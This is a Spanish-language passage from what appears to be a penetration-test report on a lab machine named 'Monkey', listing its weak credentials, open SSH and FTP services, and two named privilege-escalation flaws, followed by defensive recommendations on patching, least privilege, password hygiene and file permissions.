- 2) Se le podría decir que la maquina Monkey se hace vulnerable por las malas practicas elaboradas con las credenciales tanto como en la plataforma web y los usuarios y contraseñas del sistema, cuales mediante el puerto 22 y 21 con los servicios ssh y ftp, abiertos y disponibles, se hace accesible remotamente a esta máquina.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- 3) Dentro de la maquina Monkey se encontraron vulnerabilidades no tan fáciles de detectar pero que son de una categoría alta – critica.
- 4) Se le recomienda mantener el sistema operativo, incluido el kernel y el software relacionado, actualizado con los últimos parches de seguridad es una medida fundamental para mitigar vulnerabilidades conocidas. Los desarrolladores lanzan parches para solucionar brechas de seguridad identificadas y, al aplicarlos, se corrigen posibles puntos de entrada para ataques.
- 5) Limitar el acceso y los privilegios de los usuarios y aplicaciones en el sistema es una estrategia efectiva para minimizar el impacto de posibles explotaciones. Implementar políticas de acceso mínimo privilegio garantiza que los usuarios y procesos solo tengan acceso a los recursos y permisos necesarios para realizar sus tareas, reduciendo así la superficie de ataque y la posibilidad de que los atacantes obtengan control total del sistema. Esto es especialmente relevante para la CVE-2021-22555, que involucra una posible escalada de privilegios, y para la vulnerabilidad "ptrace_traceme", que puede ser aprovechada por aplicaciones no confiables.
- 6) Por ultimo se le aconseja implementar las buenas practicas de seguridad informática a los usuarios del sistema como el uso de contraseñas largas sin anotarlas en el sistema ni usar las mismas credenciales en este, también se le sugiere quitar los permisos de ejecución, escritura e implementación de archivos tanto en el archivo backup encontrado y en la plataforma web en la subida de imagen del perfil de los alumnos.